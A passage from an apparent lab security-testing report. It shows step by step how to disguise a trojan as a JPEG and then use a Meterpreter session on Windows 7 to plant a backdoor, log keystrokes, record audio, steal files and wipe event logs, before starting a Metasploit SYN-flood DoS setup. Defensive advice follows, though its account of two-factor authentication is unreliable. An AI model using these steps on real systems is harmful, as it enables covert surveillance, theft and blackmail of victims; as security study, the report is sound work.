- Embedded Executable - A clever way to disguise the .exe file is to embed it into a .jpeg image file or a .pdf invoice or letter of some sort. Any file that may pique the interest or shock a targeted user into opening the file will allow the .exe to be executed, allowing the attacker access to the device remotely.

Below are the steps to create an embedded executable file.

To start you must have the payload, an icon, and a jpeg. Rename them all to something inconspicuous, in this case DogPhoto.




Figure 31: Embedded executable setup - Archive

Select the payload exe and the jpeg image and add to archive.




Figure 32: Embedded executable configuration

The important options are highlighted in figure 32: Select “create SFX_archive, select ultra-compression to keep file size small and not suspiciously large and name the file the same as the image “DogPhoto”.

Configure the file to autorun the image and the payload executable



Figure 33: Embedded executable autorun setup

Figure 34 displays the final product after assigning the icon image to the file. While the file shows the .exe extension which should raise red flags to educated users, file extensions are by default set to hidden. Vulnerable targets will simply assume that this image is just that, an image. When the user opens the image, they will be presented with the picture and the payload program will run in the background giving the attacker remote access to the device.



Figure 34: Embedded executable final file

This embedded executable file can be sent in an email, instant message or left on a USB that can be dropped in public spaces with the hopes that a curious user opens the file as mentioned above. Once a file has been opened by a victim, the attack can be launched and the attacker can remotely access the infected device/PC.




Figure 35: Listener detects active session

Once a computer has been infected, the listener session displayed in figure 35 will be notified of the active session. This means a target has been infected and a session can be actively interacted with remotely. We can also see the infected computers IP address is 192.168.0.47. The IP can be used for other attacks such as a DoS attack.

The command “session -I 1” allows the attacker to connect to the active session which sis shown below on figure 36.



Figure 36 :Interacting with the available session

From here, the attacker control of the infected computer and has a massive variety of commands that can be used for many reasons.

The command “getuid” used in figure 37 gives the target devices username, in this case root-PC\root.

```
meterpreter > getuid
Server username: root-PC\root
meterpreter > sysinfo
Computer        : ROOT-PC
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_GB
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

Figure 37: Getuid - Device information

In figure 37, the command “ps” lists all running processes on the infected computer.




Figure 38: Running Processes list

Explorer.exe is an essential windows service responsible for managing file applications and user interface (UI) aspects. It is almost never closed as a task when a PC is running. This makes it a good target to migrate the meterpreter shell to in order to remain undetected and maintain the remote connection to the infected PC. Using the process ID from the list in figure 38, the command “migrate 316” moves the meterpreter shell into the targeted process as seen in figure 39.




Figure 39: Migrate - Migrate between processes

After gaining access to this device, the attacker will want to install a backdoor entry into the system to allow access at any time in the future providing the device is running, otherwise the device will only be accessible remotely upon the re-opening of the infected file originally used to infect the device. The target may never manually open the infected file again past this point.

The command “run metsvc” seen in figure 40 installs a number of files that allow a backdoor service onto the system at any time providing the system is running.




Figure 40: Metsvc - Backdoor setup

Figure 41 shows the metsvc service running in the background on the infected PC, as well as the files installed on the infected device previously using “run metsvc”




Figure 41: Metsvc - Files installed on target

This process allows a remote connection at any time going forward, providing the device is powered on. The backdoor is successful.

From this point onwards, a range of attacks can be launched from the meterpreter shell on the infected device.

A screenshot of the desktop can be taken using the command “screenshot”,
The screenshot Is saved on the Kali Linux machine as can be seen below in figure 42 and 43. By capturing screenshots of the infected PC it possible to capture important info such as bank details.

```
meterpreter >
meterpreter > screenshot
Screenshot saved to: /usr/share/set/bCJsULEv.jpeg
meterpreter >
```

Figure 42: screenshot - Capture image of target desktop




Figure 43: screenshot- Captured desktop image

With the command “webcam_snap” used in figure 44, it is possible to take a picture from the devices webcam. In this case the command failed due to the targeted machine not having a webcam connected. Incriminating or embarrassing photos could be used to blackmail victims.

```
meterpreter > webcam_snap
[-] webcam_list: Operation failed: 1411
meterpreter >
meterpreter > record_mic
[*] Starting...
[*] Stopped
Audio saved to: /usr/share/set/uqwhNYMO.wav
meterpreter >
meterpreter >
```

Figure 44: Webcam and microphone control commands

Sound can also be recorded with the command “record_mic”, also seen in figure 44. In figure 45 the sound file can be seen stored on the attackers PC.




Figure 45: Captured sound file

This sound file can contain important sensitive info such as personal phone calls, business decisions/discussions confidential info and more. This info could be used to blackmail targets or ruing someone’s reputation due to breached integrity.

It is possible to launch a keylogger onto the infected PC using the command “keyscan_start” seen in figure 46.

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter >
```

Figure 46: Keylogger start

This text was typed on the infected machine.




Figure 47: Example key logged text

“Keyscan_dump” returns all recorded keystrokes for the duration that the keylogger was running. The captured keystrokes can be seen below in figure 48.




Figure 48: Keylogger dumped text

Captured keystrokes can include usernames passwords and other important confidential information.

The text file in figure 49 can be assumed to be an important file containing highly sensitive confidential information.




Figure 49: Example of an important file on target machine

The attacker can use the command “download (insertfilename)” to steal the file and its contents. The file is now captured and stored on the attacker’s computer as seen below in figure 50. This information could be incriminating or be fuel for blackmail, as well as include important business or personal information.




Figure 50: Stolen file on attacker machine

It is also possible to enter a windows command shell through meterpreter using the command “shell” allowing the attacker to add/modify/delete windows commands from the pc itself.




Figure 51: Shell - Windows command shell control

While the above attacks have proven very successful against the windows 7 target, if the same attack was to be targeted at a windows 10 machine, the results are very different.

When sending a windows 10 user the infected file either through email or autorun USB, windows defender correctly identifies the file as malicious and quarantines it which can be seen below in figures 52,53 and 54.




Figure 52: Windows 10 - Threats found



Figure 53: Windows 10 - Dangerous program

Figure 54 shows that Windows defender inside windows 10 has successfully quarantined the infected payload file, correctly identifying it was a dangerous trojan file.




Figure 54: Windows 10 - Threat Quarantined

Clearing event logs with the command “clearev” used in figure 55 allows the attacker to hide their tracks and reduce the chance of the targeted user being suspicious of certain actions. It is always important for malicious attackers to hide their activities.

```
meterpreter > clearev
[*] Wiping 563 records from Application...
```

Figure 55: clearev - Clear logs on infected machine

Test Scenario 2	Attack Result	Attack Notes
Windows 7 Remote Access Trojan (RAT)	**Success**	**Hugely successful attack due to lack of security. Multiple attack angles explored and demonstrated. High potential for future attacks due to successful backdoor activation.**
Windows 10 Remote Access Trojan (RAT)	**Failure**	**Failed due to file being detected immediately due to higher security standards.**

This simulation scenario has more than proven the effectiveness of keeping hardware/software up to date and showcasing the raised levels of defence of the newer software. Whereas windows 7 was completely unaware of such an attack, windows 10 detected it immediately and protected the system and the user's data from exploitation.

This simulation showcased the damaging effects that such an attack can cause to one single user. The nature of phishing attacks are they cast a wide net and can infect multiple users. The internal/external propagation of certain phishing attacks within infected friend groups and contact lists results in the mass spreading of an attack. The amount of damage an attacker or group of attackers can do over the course of a 100+ user attack can be devastating

It is possible for such an attack to go undetected for months, allowing the attacker to build a large amount of stolen data from the target. Huge amounts of voice recordings/screenshots and more data that could result in devastating damage to the user. Identity theft may be possible due to the large amount of gathered data.

The ability to transfer files to and from the target device also opens up windows to massively harm the reputation and even freedom of affected users. Targets may be framed for certain activities that the hacker has performed. Users devices may be loaded with massively incriminating files such as terrorist communication and planning info or child pornography. If the attacker decides to identify themself or their identity is exposed, they may hinge from silent background attacks to a more aggressive mode of attack such as mass encryption of data or ransomware attacks, demanding payment for issues to be resolved.

No matter how secure the network infrastructure is, if the weakest link in your network is your usage policies, content and traffic filtering or user/employees who lack the training and technical knowledge to recognise certain attacks, then the whole network is at the mercy of those weakest links. Phishing is a method of exploiting weaknesses in user/employee technical knowledge and awareness in order to gain unauthorised access to a system and/or its data.

Why would an attacker spend £1,000s in specialist equipment and multiple hours worth of time to attack the best defended areas of the network, when they can use some social engineering skills and some freely available tools to exploit the weak links of a business in potentially minutes? The final pay-out/reward can be the same and often in less time due to successful social engineering attacks.

There are many methods that can prevent and defend from phishing attacks. Some methods focus on the user side such as training or awareness courses, and some concern general software/hardware use policies and precautions.

One of the most effective defences against phishing attacks is to use up to date and current hardware/software. As seen in this cybersecurity test scenario, older software can be more vulnerable to certain attacks. The same attack that caused devastating consequences to the user of the windows 7 system was halted in its tracks on the windows 10 system.

Updating current device firmware and all software used at home or within a business will ensure maximum security is achieved. Device vendors often offer updated device firmware with performance and security issues being patched. Auditing all home/business devices for “end of life” service devices is also highly recommended.

Eliminating devices that are no longer supported reduces the chance for security breaches within a network. Building on top of the last statement, when implementing new hardware/systems it is important to conduct research into the required hardware/software to ensure all hardware and software will be supported throughout its intended service period (i.e.. 5 years 10 years).

Even in the worst case scenario of the targeted user/employee essentially doing everything wrong and clicking on or downloading the malicious program from a link or USB, the windows 10 windows defender detected it immediately, warned the user, and quarantined the trojan virus before it could infect the computer.

Adequate training is another strong method of preventing social engineering attacks. Users and employees can partake in security training courses to increase their awareness and technical knowledge, which will aid them in recognising different types of social engineering attacks.

A common method of gauging the level of awareness of users/employees is to send monitorable pretend phishing links through emails. The Network security team can then view the amount of “failed” users that would have fell victim to such an attack through analytics. “Failed” users can be given further training on social engineering awareness, boosting the overall network security of a department.

Using 2 factor authentication before accessing or disclosing important data is another strong defence to social engineering. Asking a user for their home address, postcode, date of birth or other personal or business related information along with their usual password will increase the level of security of a business. Although 2 factor auth is a strong defence, it should not the only defence and should be used in conjunction with other security measures such as authenticator applications or physical security (Keys, Fobs, hand/fingerprint, eye scan, face scan etc.) to improve security even further.

Encourage users/employees to conduct business with security always in mind. Any important decision should be taken with security in mind. Does a user need access to the information they are asking for? What will the disclosed information be used for? And what are the consequences if this information should be leaked or stolen?

It is important to have procedures in place should an attack be successful. Infected machines/network devices should be disconnected from a network to reduce further damage or penetrative access to the network and its data, along with backups of server/network data to allow full recovery in the event of a successful attack.

5.3 TEST SCENARIO 3 – DENIAL OF SERVICE ATTACK USING METASPLOIT

To begin the Denial of Service attack, Metasploit is opened using the command "msfconsole"




Figure 56: Loading Metasploit

The command “search synflood” allows the attacker to search for a synflood attack. Figure 57 shows the available synflood attack under “auxiliary/dos/tcp/synflood”.

```
msf5 > search synflood

Matching Modules
================

   Name                          Disclosure Date  Rank    Check  Description
   ----                          ---------------  ----    -----  -----------
   auxiliary/dos/tcp/synflood                     normal  No     TCP SYN Flooder


msf5 >
```

Figure 57: Searching for a synflood attack

The command “use auxiliary/dos/tcp/synflood” selects the required module from the search in figure 57.

```
                      Metasploit

       =[ metasploit v5.0.2-dev                           ]
+ -- --=[ 1852 exploits - 1046 auxiliary - 325 post       ]
+ -- --=[ 541 payloads - 44 encoders - 10 nops            ]
+ -- --=[ 2 evasion                                       ]
+ -- --=[ ** This is Metasploit 5 development branch **   ]

msf5 >
msf5 >
msf5 > use auxiliary/dos/tcp/synflood
```

Figure 58: Selecting synflood module

Figure 59 shows the default attack options for the Metasploit attack module.

```
msf5 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimited)
   RHOSTS                      yes       The target address range or CIDR identifier
   RPORT      80               yes       The target port
   SHOST                       no        The spoofable source address (else randomizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new data

msf5 auxiliary(dos/tcp/synflood) >
```

Figure 59: Attack options

To discover an available open port on the attacking target IP, the command “nmap -p1-65535 80 192.168.0.47” scans all ports from 1-65535 on the target ip of 192.168.0.47.

